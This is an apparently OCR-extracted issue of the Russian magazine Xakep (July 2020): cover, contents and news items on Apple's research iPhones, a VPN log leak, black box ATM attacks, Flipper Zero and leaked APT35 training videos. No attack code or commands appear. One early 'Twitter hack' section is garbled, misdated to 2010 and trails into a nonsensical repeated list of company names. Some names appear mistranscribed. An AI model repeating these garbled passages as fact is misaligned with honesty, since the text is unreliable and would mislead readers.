ХАКЕР

№256

ИЮЛЬ 2020

БОЕВОЙ LINUX

Самые мощные дистрибутивы для пентестов и OSINT

Отмазки хакеров в суде

Мышь на стероидах

Технология Deception


Геоспуфинг на Android

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Июль 2020
№ 256

CONTENTS

MEGANews
Всё новое за последний месяц

Android
Новые запреты и чистый код на Kotlin

Хроника атаки на Twitter
Как поймали хакеров, взломавших социальную сеть

Ликвидация EncroChat
Как накрыли платформу для зашифрованных коммуникаций

Боевой Linux
Обзор самых мощных дистрибутивов для пентестов и OSINT

Малварь на просвет
Учимся быстро искать признаки вредоносного кода

«Я не специально»
Какие отмазки хакеров могут сработать в суде

Атака на облака
Гайд по методам взлома приложений в Azure и AWS

Вкуриваем QR
Как сделать QR-код с сюрпризом

Фундаментальные основы хакерства
Учимся идентифицировать конструкторы и деструкторы

Синтетический закат
Проходим виртуалку Sunset decoy, чтобы отточить навыки пентеста

Дыры в дыре
Как работают уязвимости в Pi-hole, которые позволяют захватить Raspberry Pi

Как прокачать мышь
Ставим суперконденсатор в беспроводную мышь, чтобы заряжать ее за секунды

Только самое нужное
Избавляем Linux от багажа прошивок для оборудования

Фиктивный адрес
Как подменить геолокацию на Android, чтобы обманывать приложения

Погружение в ассемблер
Осваиваем арифметические инструкции

Нескучный Data Science
Пишем на языке R собственный детектор спама

Технология обмана
Что такое Deception и как теперь обманывают хакеров

Хитрости BIND
Берем контроль над DNS в свои руки

Не пустой звук
Разбираемся, как устроено цифровое кодирование звука

Титры
Кто делает этот журнал

MEGANEWS

Июня 2010 Информ
Выпуск 2(6)

ВЗЛОМ TWITTER

В июне 2010 года компания Twitter столкнулась с серьезной проблемой: неизвестный за всю историю сервиса существования. Компрометация подрывает всю инфраструктуру сервиса: доверие пользователей падает, клиентский сервис стонет. Twitter, Google, Facebook, Microsoft, Yahoo! Inc., Intel, Apple, Inc., Cisco, Oracle, Amazon, Adobe, Dell, Intel, Yahoo!, Google, Facebook, Microsoft

← Начало статьи

СПЕЦИАЛЬНЫЕ IPHONE

В этом месяце компания Apple наконец объявила об официальном запуске программы Security Research Device (SRD), которую анонсировали еще в прошлом году. В рамках этой инициативы избранным исследователям предоставят специальные версии iPhone.

У таких устройств отключено большинство функций безопасности, и сами инженеры Apple используют такие девайсы для поиска проблем (еще до окончательного одобрения прототипов и отправки устройств в массовое производство). Устройства будут иметь меньше ограничений, обеспечат более глубокий доступ к операционной системе и железу и позволят специалистам обнаружить проблемы, которые нельзя выявить на обычных iPhone. Раньше такие девайсы нередко попадали на черный рынок, где продавались за немалые деньги, а порой оказывались в руках брокеров уязвимостей или продавцов 0-day.

Для участия в SRD исследователям предлагается подать заявку, причем для этого необязательно иметь профильное образование и кучу дипломов. Достаточно обладать подтвержденным опытом в сфере ИБ-исследований, причем не только iPhone, но и других устройств и ПО, включая Android, Windows и Linux.

Однако многих ИБ-экспертов смутили официальные правила программы. Если в прошлом году ИБ-сообщество лишь поприветствовало решение Apple расширить программу bug bounty и распространить среди исследователей специальные версии iPhone, теперь специалисты критикуют компанию и пишут, что не станут участвовать в подобном.

Основная проблема заключается в пункте правил SRD, который гласит:

> *«Если вы уведомляете об уязвимости, затрагивающей продукты Apple, Apple сообщит вам дату публикации (как правило, это дата, когда Apple выпустит обновление для устранения проблемы). <...> До [оговоренной] даты публикации вы не сможете обсуждать уязвимость с другими».*

В сущности, этот пункт предоставляет компании Apple полный контроль над раскрытием уязвимостей. Именно производитель будет устанавливать дату публикации, после которой исследователям разрешат рассказывать что-либо о найденных в рамках SRD уязвимостях в iOS и iPhone. Многие специалисты опасаются, что Apple будет злоупотреблять этим правом и задерживать важные обновления безопасности, откладывая дату публикации и не позволяя специалистам предать проблемы огласке.

Одним из первых на эту особенность правил обратил внимание руководитель группы Google Project Zero Бен Хокерс (Ben Hawkers). Он пишет в Twitter:

> *«Похоже, что мы не сможем использовать Apple Security Research Device из-за ограничений на раскрытие уязвимостей, которые, кажется, специально предназначены для исключения [из программы] Project Zero и других исследователей, которые придерживаются правила 90 дней».*

Сообщение Хокерса привлекло внимание других ИБ-исследователей, которые поддержали решение Google Project Zero. О своем нежелании участвовать в программе на таких условиях уже заявили глава компании Guardian Уилл Страфач (Will Strafach), специалисты компании ZecOps, а также известный исследователь Axi0mX (автор эксплоита Checkm8).

> *«Сроки раскрытия информации [об уязвимостях] — стандартная практика в отрасли. Они необходимы. Но Apple требует от исследователей подождать неограниченное количество времени, на усмотрение самой Apple, прежде чем они смогут раскрыть информацию об ошибках, обнаруженных в рамках Security Research Device Program. Сроки не установлены. Это ядовитая пилюля», — пишет Axi0mX.*

Бывший глава по информационной безопасности в Facebook Алекс Стамос также раскритиковал действия Apple. Он пишет, что если Apple удастся настоять на своем, навязать свои условия исследователям (а также выиграть судебный процесс против сервиса виртуализации iOS), то «можно попрощаться с результативными публичными исследованиями в области безопасности в США».


Издание ZDNet отмечает, что bug bounty программу Apple критиковали и ранее. К примеру, в апреле текущего года macOS- и iOS-разработчик Джефф Джонсон (Jeff Johnson) опубликовал серию сообщений в Twitter, где писал следующее:

> *«Я думаю о выходе из программы Apple Security Bounty. Не вижу никаких доказательств того, что Apple серьезно относится к этой программе. Я слышал о выплате лишь одного вознаграждения, и та уязвимость даже не была специфична именно для Mac. Кроме того, в Apple Product Security несколько недель игнорировали мое последнее письмо.*
>
> *Apple объявила об этой программе в августе [прошлого года], не запускала ее до Рождества, а теперь, насколько мне известно, до сих пор не заплатила ни одному исследователю безопасности Mac. Это смешно. Думаю, их цель заключается в том, чтобы заставить исследователей молчать об ошибках как можно дольше».*

200 000 СОТРУДНИКОВ GOOGLE ПРОДОЛЖАТ РАБОТАТЬ ИЗ ДОМА

В конце июля стало известно, что глава Google Сундар Пичаи принял решение оставить на удаленке почти все рабочую силу компании: около **200 000** сотрудников и подрядчиков. Из-за пандемии коронавируса все эти люди продолжат работать на дому как минимум **ДО СЕРЕДИНЫ 2021 ГОДА**, хотя изначально компания планировала вновь открыть офисы в январе 2021 года.

На похожие меры пошло руководство Facebook и Amazon, чьи сотрудники будут работать из дома как минимум до конца текущего года. Специалисты Twitter и вовсе перешли на удаленку на неопределенный срок, а работники Microsoft останутся дома как минимум до октября.



ЛОГИ, КОТОРЫХ НЕТ

Большинство провайдеров услуг VPN утверждают, что они не следят за своими пользователями и не ведут никаких логов. К сожалению, это далеко не всегда правда. Так, недавно специалист компании Comparitech Боб Дьяченко (Bob Diachenko) обнаружил утечку пользовательских данных, собранных VPN-провайдером, который якобы не вел логов.


Все началось с того, что Дьяченко заметил в сети незащищенный кластер Elasticsearch, где хранились 894 Гбайт данных, принадлежащих провайдеру UFO VPN. Как оказалось, в логах старательно фиксировались: пароли от учетных записей (открытым текстом), секреты и токены VPN-сессий, IP-адреса пользовательских устройств и серверов VPN, к которым они подключались, временные метки подключений, информация о местоположении, данные о самих устройствах и версиях ОС, а также веб-домены, с которых в браузеры пользователей бесплатной версии UFO VPN внедрялась реклама. При этом политика конфиденциальности UFO VPN гласит, что сервис не отслеживает действия пользователей за пределами сайта компании и не собирает никаких данных.

По данным Comparitech, в логи UFO VPN ежедневно добавляется более 20 миллионов новых записей. Дьяченко пишет, что еще 1 июля 2020 года он предупредил провайдера об утечке данных, но так и не дождался ответа. Лишь спустя несколько недель база все же пропала из онлайна и перестала обнаруживаться Shodan, но лишь после того, как специалист связался с хостером UFO VPN.

Также данную утечку обнаружили и специалисты VPNmentor. Они сообщили, что проблема касается не только UFO VPN и его пользователей, но и еще шести VPN-провайдеров из Гонконга: FAST VPN, Free VPN, Super VPN, Flash VPN, Secure VPN и Rabbit VPN. Судя по всему, все эти названия ведут к одной организации, которая предоставляет своеобразную white-label-базу для VPN-сервисов. И конечно, все эти провайдеры заявляют, что не ведут никаких логов.

Все перечисленные провайдеры работали с тем же незащищенным кластером Elasticsearch. В общей сложности исследователи обнаружили в открытом доступе около 1,2 Тбайт данных: 1 083 997 361 лог, многие из которых содержат конфиденциальную информацию.

Так, в логах можно было найти информацию о посещенных веб-сайтах, журналы подключений, имена людей, адреса электронной почты и домашние адреса пользователей, пароли открытым текстом, информацию о платежах в биткойнах и PayPal, сообщения в службу поддержки, спецификации пользовательских устройств и информацию об учетных записях.



PayPal-платеж пользователя из США

> *«Каждый из этих VPN-провайдеров утверждает, что их сервис не ведет логов, то есть не регистрирует какую-либо активность пользователей в соответствующих приложениях. Однако мы обнаружили несколько экземпляров логов интернет-активности на их общем сервере. И это в дополнение к личной информации, которая включала в себя адреса электронной почты, пароли в открытом виде, IP-адреса, домашние адреса, модели телефонов, идентификаторы устройств и другие технические детали», — пишут специалисты VPNmentor.*

Исследователи VPNmentor даже провели эксперимент и создали учетную запись у одного из провайдеров, после чего нашли ее в логах, а также информацию об адресе электронной почты, местоположении, IP-адресе, устройстве и серверах, к которым они подключились.

Специалисты уведомили провайдеров о проблеме и необходимости удалить кластер из открытого доступа и даже сообщили об инциденте HK-CERT, но никаких немедленных действий не последовало.


Лишь несколько недель спустя представители UFO VPN все же выпустили официальное заявление и сообщили, что из-за пандемии коронавируса они не смогли должным образом защитить пользовательские данные и не заметили вовремя, что в конфигурации брандмауэра была допущена ошибка.

Также провайдер уверяет, что обнаруженные экспертами логи были анонимными и сохранялись исключительно с целью мониторинга пропускной способности, хотя некоторые записи могли содержать IP-адреса, а также токены и секреты учетных записей. Провайдер настаивает, что в логах не было паролей в формате открытого текста, а эксперты приняли за пароли что-то иное, к примеру токены сеансов. Что касается email-адресов, представители UFO VPN объясняют, что иногда пользователи присылают отзывы, содержащие адреса электронной почты, хотя таких насчитывается меньше одного процента.

Эксперты Comparitech и VPNmentor в корне несогласны с позицией провайдера и пишут, что обнаруженные ими данные точно не были анонимными и обезличенными. Они рекомендуют всем пользователям сменить пароли.

ТОРВАЛЬДС ПИШЕТ КОД В ПОЧТОВОМ КЛИЕНТЕ


Недавно на YouTube-канале Linux Foundation появилась запись с мероприятия Open Source Summit and Embedded Linux Conference: Europe. В ролик вошла беседа Линуса Торвальдса с Дирком Хонделом, вице-президентом VMware. Во время беседы Торвальдс сообщил, что он уже не пишет код в привычном понимании, и немного рассказал о своем рабочем процессе.



→ «Я читаю электронные письма, пишу электронные письма. Я больше не занимаюсь написанием кода. Большинство кода я пишу прямо внутри своего почтового клиента. Например, кто-нибудь присылает мне патч или pull request или идет дискуссия о каком-то следующем pull reques'е. Я отвечаю „Да, это отлично, но" и в ответ отправляю псевдокод. <...>

Я так привык править и отправлять патчи, что могу писать их непосредственно в почтовом клиенте. Я больше не программист. Я читаю куда больше писем, чем пишу. Поэтому в итоге моя работа теперь заключается в том, чтобы говорить нет»

— признается Линус Торвальдс



НОВЫЕ АТАКИ НА БАНКОМАТЫ

Специалисты компании Diebold Nixdorf предупредили о новой вариации black box атак на банкоматы, которую начали применять злоумышленники в Бельгии.

Black box атаки представляют собой разновидность джекпоттинговых (jackpotting) атак, во время которых киберпреступники заставляют банкомат выдавать деньги. Такая атака может быть выполнена с помощью вредоносного ПО, установленного в банкомате, или с помощью «черного ящика». Этим термином обычно обозначают ноутбук или устройство на базе одноплатного микрокомпьютера, которое используется, чтобы подключиться к внутренним компонентам банкомата (для доступа к портам, проводке и прочему преступники обычно разбирают корпус или вырезают в нем отверстие). Подключившись к машине, злоумышленники попросту отдают банкомату команду на «высвобождение» наличных из кассет, в которых те хранятся.

Diebold Nixdorf сообщает, что пока новые атаки применяются только против банкоматов модели ProCash 2050xe, к которым злоумышленники подключаются через порты USB. Компания объясняет:

> *«Во время недавних инцидентов злоумышленники сосредоточили свои усилия на уличных системах. Они разрушают части лицевой панели, чтобы получить физический доступ к главному отделению. Затем они отсоединяют USB-кабель, соединяющий диспенсер CMD-V4 и специальную электронику, или кабель межу специальной электроникой и компьютером банкомата. Этот кабель подключается к „черному ящику" злоумышленников для отправки команд на выдачу наличных».*

Однако не это само по себе привлекло внимание специалистов. Дело в том, что обычно для взаимодействия с компонентами банкомата злоумышленники используют малварь или собственный код, но теперь хакеры, похоже, заполучили копию легитимного ПО (прошивки) банкоматов, которое установили на свой «черный ящик» и использовали для взаимодействия с машинами.

Пока расследование инцидентов еще продолжается, но в Diebold Nixdorf считают, что хакеры могли подключиться к какому-то банкомату и обнаружить, что его ПО хранилось на незашифрованном жестком диске.


Издание ZDNet ссылается на собственные источники в банковской сфере и сообщает, что предупреждение, опубликованное производителем, напрямую связано с расследованием ряда джекпоттинговых атак, произошедших в Бельгии в июне — июле 2020 года. Эти атаки (два случая странного джекпоттинга) вынудили бельгийский банк Argenta приостановить работу 143 банкоматов. Причем местные СМИ писали, что были атакованы исключительно устройства Diebold Nixdorf.

Специалист по банковскому фроду из компании Telefonica Мануэль Пинтаг (Manuel Pintag) сообщил журналистам, что такой метод взлома банкоматов в целом не уникален, хотя раньше он встречался не в странах Европы, а в Латинской Америке.

1 400 000 ДОЛЛАРОВ СОБРАЛ НА KICKSTARTER FLIPPER ZERO


В конце июля на Kickstarter стартовала кампания по сбору средств для «хакерского тамагочи» Flipper Zero. Для запуска производства устройств требовалось собрать **60 000** долларов, и те, кто прочил проекту неудачу, явно оказались неправы. Искомая сумма была собрана за считаные минуты после старта кампании, а устройства за **99** долларов разобрали моментально.

В настоящий момент проект уже привлек больше **1 400 000** долларов. Согласно «дорожной карте» кампании, это означает, что устройства будут доступны в новом цвете и оснащены Bluetooth и NFC. Первые поставки устройств ожидаются в **ФЕВРАЛЕ 2021 ГОДА**.



40 ГБАЙТ ХАКЕРСКИХ ВИДЕО

Одна из наиболее известных группировок иранских «правительственных» хакеров — APT35 (она же Charming Kitten, Phosphorous и NewsBeef) допустила серьезную ошибку, неправильно настроив один из своих серверов. Из-за этого сервер три дня был доступен любому желающему, и сотрудники IBM X-Force обнаружили на нем около 40 Гбайт видео и других файлов, проливающих свет на «работу» группы.



Name	Size	Type	Modified
[redacted]@gmail.com	88.1 MB	Folder	10 May 2020
[redacted]ages.plusgoogle.com	1.5 MB	Folder	12 May 2020
[redacted]gmail.com	89.8 MB	Folder	12 May 2020
Dropbox [redacted]@gmail.com)	31.7 MB	Folder	10 May 2020
[redacted]tax Douments	127.5 kB	Folder	10 May 2020
[redacted]pages.plusgoogle.com	7.7 MB	Folder	10 May 2020

Figure 3. Screenshot of some of the folders on the ITG18 server. These folders contained exfiltrated data from the accounts of a victim (Source: IBM X-Force IRIS)

На сервере хак-группы хранились и похищенные у целей данные

Исследователи считают, что некоторые из найденных ими видео представляют собой учебные пособия, которые группировка использует для обучения новичков. Так, записи были сделаны с помощью специального приложения BandiCam, то есть эти видео появились не случайно, и хакеры не заразились своим собственным вредоносным ПО (да, история знавала и такие случаи).

BandiCam и рабочий стол одного из авторов хак-видео

Ролики демонстрируют, как иранские хакеры выполняют самые разные задачи, включая пошаговый взлом аккаунта жертвы с использованием заранее подготовленного списка учетных данных. Основными целями взломщиков выступали чужие почтовые ящики, но также взламывали и учетные записи в социальных сетях, если были доступны скомпрометированные учетные данные.

Аналитики IBM X-Force отмечают дотошность злоумышленников: те получают доступ буквально к каждой учетной записи жертвы, независимо от того, насколько незначителен тот или иной профиль. В итоге взлому подвергалось все: сервисы потоковой передачи видео и музыки, доставка пиццы, сервисы финансовой помощи студентам и муниципальных коммунальных услуг, банкинг, аккаунты в видеоиграх, учетные записи операторов связи...

Суммарно операторы APT35 попытались скомпрометировать аккаунты как минимум на 75 различных сайтах, взламывая всего двух человек. Если взлом удавался, хакеры заглядывали в настройки учетной записи и искали там любую личную информацию, которая отсутствовала в других аккаунтах, чтобы в итоге составить максимально подробный профиль для каждой жертвы.

Эксперты не сообщают, как именно хакеры получили учетные данные своих целей. Возможно, пользователи были заранее заражены малварью, которая похищала пароли, а может быть, учетные данные были попросту куплены на черном рынке.


В других видеороликах хак-группы демонстрируется поэтапное хищение данных из каждой учетной записи. В том числе экспорт всех контактов, фотографий и документов из облачных хранилищ, таких как Google Drive. В некоторых случаях злоумышленники даже обращались к утилите Google Takeout, чтобы извлечь все содержимое чужого аккаунта Google, включая историю местоположений, данные из Chrome и связанных устройств на базе Android.

В конце, когда все остальное сделано, хакеры добавляли учетные данные электронной почты жертвы в Zimbra, что позволяло им удаленно контролировать сразу несколько учетных записей из одной бэкенд-панели.

Продолжение статьи →

MEGANEWS

← Начало статьи



Помимо этого, были обнаружены видео, на которых члены APT35 создают специальные учетные записи электронной почты. Исследователи считают, что хакеры воспользуются этими аккаунтами в будущих операциях.

Эксперты пишут, что им удалось идентифицировать и уведомить о компрометации несколько жертв злоумышленников, которых хакеры взламывали на видео, в том числе военнослужащего ВМС США, а также офицера ВМС Греции. На видео попали и неудачные попытки получить доступ к учетным записям чиновников из Госдепартамента США, взлому которых помешала двухфакторная аутентификация.

НЕНАДЕЖНЫЕ ПАРОЛИ

Турецкий студент и независимый исследователь Ата Хакчел (Ata Hakçıl) проделал титаническую работу, изучив более **1 000 000 000** логинов и паролей. Столь огромный дамп для анализа он собрал из открытых источников: все эти данные когда-то утекли в сеть в результате ИБ-инцидентов. Исследователь приводит множество интересных статистических данных.

В подборке удалось выявить **168 919 919** уникальных паролей и **393 386 953** имени пользователей.

Как оказалось, более **7 000 000** из них — это пароль **123456** (каждый сто сорок второй пароль, встречается в **0,722%** случаев).

Средняя длина пароля составляет **9,48** символа, хотя ИБ-эксперты обычно рекомендуют использовать более длинные пароли (от **16** до **24** символов).

